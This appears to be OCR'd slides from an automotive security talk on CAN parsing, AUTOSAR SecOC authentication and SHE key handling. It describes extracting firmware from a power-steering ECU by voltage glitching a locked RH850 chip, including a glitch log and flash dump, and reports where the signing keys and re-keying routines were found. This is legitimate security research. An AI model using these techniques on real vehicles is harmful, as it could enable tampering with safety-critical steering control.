     4000929a 01        db      1h          field11_0xc
     4000929b 00        db      0h          field12_0xd
     4000929c 01        db      1h          field13_0xe
     4000929d 00        db      0h          field14_0xf
     4000929e 00        db      0h          field15_0x10
     4000929f 00        db      0h          field16_0x11
```

CAN Parsing - Table Based

- Table Based
  - Generated based on DBC file



CAN Parsing

- Explicit Code
  - Probably still generated

```
void parse_1420(void)

{
  bRam03feb366 = (byte)((uint)((int)(char)bRam03fe9b6e << 0x19) >> 0x1f);
  bRam03feb36c = bRam03fe9b6e >> 7;
  return;
}
```

Export program to C/C++


Easiest way to search C code for patterns such as

- Building CAN messages being packed via multiple bit shift and mask operations on a single line
- XOR + bit shift operations used in checksums and security access algorithms

```
MSG_0x585_SCCM_leftStalk[1] =
      (byte)MSG_0x585_SCCM_leftStalk[1] & 0xcf | (byte)(((int)(uint)(byte)puVar4[0x161] >> 4) << 4)) & 0x3f
      | (byte)(((int)(uint)(byte)puVar4[0x161] >> 6) << 6);
```

AUTOSAR

- AUTomotive Open System ARchitecture
- Open specifications, closed source
- BSW Implementations by different vendors
  - Vector MICROSAR
  - Mentor/Siemens VSTAR
  - Some open source implementations
- MCAL, Microcontroller abstraction Layer
  - Made by MCU vendor



AUTOSAR

- Standards for function signatures/API

[SWS_CryIf_91003] ⌈

Service Name	CryIf_ProcessJob	
Syntax	`Std_ReturnType CryIf_ProcessJob ( uint32 channelId, Crypto_JobType* job )`	
Service ID [hex]	0x03	
Sync/Async	Synchronous or Asynchronous depending on the configuration	
Reentrancy	Reentrant	
Parameters (in)	channelId	Holds the identifier of the crypto channel.
Parameters (inout)	job	Pointer to the configuration of the job. Contains structures with user and primitive relevant information.
Parameters (out)	None	
Return value	Std_Return-Type	E_OK: Request successful E_NOT_OK: Request failed CRYPTO_E_BUSY: Request failed, Crypro Driver Object is busy CRYPTO_E_KEY_NOT_VALID: Request failed, the key is not valid CRYPTO_E_KEY_SIZE_MISMATCH: Request failed, a key element has the wrong size CRYPTO_E_QUEUE_FULL: Request failed, the queue is full CRYPTO_E_KEY_READ_FAIL: The service request failed, because key element extraction is not allowed CRYPTO_E_KEY_WRITE_FAIL: The service request failed because the writing access failed CRYPTO_E_KEY_NOT_AVAILABLE: The service request failed because the key is not available CRYPTO_E_JOB_CANCELED: The service request failed because the synchronous Job has been canceled CRYPTO_E_KEY_EMPTY: Request failed because of uninitialized source key element CRYPTO_E_ENTROPY_EXHAUSTED

Source: AUTOSAR 806 Specification of Crypto Interface

Secure on Board Communication "SecOC"

Message Authentication

Checksums


- 2, 4 or 8 bit checksums on CAN messages
  - Both for safety (e.g. check for bitflips during copy)
  - as well as anti-tampering
- Types of checksum
  - Sum of bytes / XOR
  - CRC8
  - Proprietary Algorithm / “Cryptography”.
    - Miller & Valasek “Remote Exploitation of an Unaltered Passenger Vehicle” 2015
    - aka The Jeep Hack
- Security by Obscurity

SecOC

Secure Onboard Communication (SecOC)


- AUTOSAR Standard
- Authentication
  - Message is sent by known ECU
- Integrity
  - Message contents have not been tampered with
- Rollback protection
  - Freshness Value
- Low Overhead
  - Suitable for classic CAN with 8 byte payload
  - Real-Time processing
- Chosen Cipher: AES CMAC
  - RSA signatures cannot be truncated
  - Hardware Acceleration

SecOC Overview




Freshness Value


- Trip Counter
  - Increase on Ignition cycle
  - Should be stored in Non-Volatile storage
- Message Counter
  - Increased after each message from a certain ID
- Reset Counter
  - Increased Periodically by Gateway
- Truncated Freshness Value
  - Contains lower part of message & reset counters



Data to Authenticator



Secured CAN Message



Key Management


Secure Hardware Extensions (SHE) Keys

Key name	Address (hexadecimal)	Memory area
SECRET_KEY	0x0	ROM
MASTER_ECU_KEY	0x1	non-volatile
BOOT_MAC_KEY	0x2	
BOOT_MAC	0x3	
KEY_1	0x4	
KEY_2	0x5	
KEY_3	0x6	
KEY_4	0x7	
KEY_5	0x8	
KEY_6	0x9	
KEY_7	0xa	
KEY_8	0xb	
KEY_9	0xc	
KEY_10	0xd	
RAM_KEY	0xe	volatile

Source: AUTOSAR 948 Specification of Secure Hardware Extensions

Key Update Procedure

- Keys are not transmitted in plaintext
- Vehicle manufacturer generates new key and encrypts it
- ECU validates encrypted key and sends back encrypted counter



Generation of M2 (encrypted key)

- Contains new key encrypted with AES-128-CBC using another unknown key

Capturing Key Update Does Not Help


- M2 is easy to get but we have no way to decrypt and obtain the new key


```xml
<?xml version="1.0" encoding="UTF-8"?>
<ECUExchangeKey>
  <X-Version>1</X-Version>
  <GTS>
    <SoftwareID>2C6C8AB6BA8B9C98A1939450EB4089ED</SoftwareID>
    <SoftwareVersion>12.30.045</SoftwareVersion>
    <LicenseKey>0000000000000000000000000000000000000000000000</LicenseKey>
  </GTS>
  <ServicePlantFlag>1</ServicePlantFlag>
  <HashValue>5ECF8D2CC410094E8B82DD0BC178A57F3AA1E80916689BEB00FE56148B1B1256</HashValue>
  <VehicleIdentificationNumber>JTMGB3FV3MD000000</VehicleIdentificationNumber>
  <MasterECU SafekeyNumber="01001300000000000000000000012345">
    <MACM1>00000000000000000000000000000041</MACM1>
    <MACM2>53F2CC48F344F8C022EF0858BDA62A12BCF2955FDEBF690F3A793D3860F90707</MACM2>
    <MACM3>387B82880ED857DBD1701E357541E70E</MACM3>
  </MasterECU>
```


Firmware Extraction

Target

- Target one specific car model to start
- ECU that was most likely an easier target
    - Power Steering ECU
    - ASIL D Safety -> Less modern features




Target




Target

- RH850/P1M-E
  - R7F701381
- JTAG Locked
- Fault Injection Attack
- RX65: Franck Julien “Renes'hack” (2021)
  - https://www.collshade.fr/articles/reneshack/rx_glitch_article.html



Target - Protection Settings


- "Serial programmer connection disabled" enabled
  - This doesn't actually disable the serial connection



Source: RX65N Group, RX651 Group User's Manual: Hardware

Target - Power Supplies


- Internal 1.25V regulator for Core Voltage (VCL)
- Brought out to external capacitor
- Two cores, two VCL pins



Source: RH850/P1M-E Group User's Manual: Hardware - Section 9.3.1


Target - Glitch Setup

- Removed bypass capacitors
- Added 2x crowbar N-Fet to VCL pins
- Glitching one VCL pin also works, less reliable




Target - Glitch Setup

- Removed bypass capacitors
- Added 2x crowbar N-Fet to VCL pins
- Glitching one VCL pin also works, less reliable




Glitch Setup - Raspberry Pi Pico

- <$10 in Hardware Cost
- Connected to PC for glitch width/delay
- Monitoring commands to RH850 to trigger glitch
- Can easily be replicated using a ChipWhisperer Husky
- Code on GitHub:
    - https://github.com/I-CAN-hack/rh850-glitch



Glitch Setup - Results





```
Unknown error. Resp: b''
delay: 23730, width: 19
Unknown error. Resp: b''
delay: 23740, width: 17
OK received. Glitched successfully!
0x0 0x1fff
read 0x0 0x1fff b'\x01\x00\t\x15\x00\x00\x00\x00\x00\x00\x1f\xff\xc4\x03' b'\x81\x00\x01\x15\xea\x03'
got b'\x81\x04\x01'
waiting for 1024 bytes
done 8191 1024 b"\x15\x1f\x00\xe0\x06\xb0\x01\x00\x00\x00\x00\x00\x00\xe5\xfd\x00\x00\x1f\x00\xe0\x06\xfe\x1d
```

Reverse Engineering

Application

Bypass Validation ✗

- Gateway is between source (camera) and target (power steering), but firmware confirmed message authentication happens in power steering ECU (MITM attack not possible)



General Audit ✗

- No XCP implementation found
- No CCP implementation found
- UDS read memory by address is implemented
    - blocked for address ranges containing the keys
- SecOC doesn't seem to have any issues

SecOC Keys in RAM ✓

- All cryptography done in software
  - No HSM used
- Keys are in flash and RAM

Reuse Signing Key ✗

- Found signing keys in data flash, but keys are different for each vehicle
  - we could only sign messages for the ECU we tore apart (need non-invasive solution)

Change Signing Key ✗

- Multiple ways found to re-key ECU using ECU_MASTER_KEY
    - UDS routine control 0x1010
    - Arbitration IDs 0x13-0x1A
- Found master key in data flash, but key is different for each vehicle
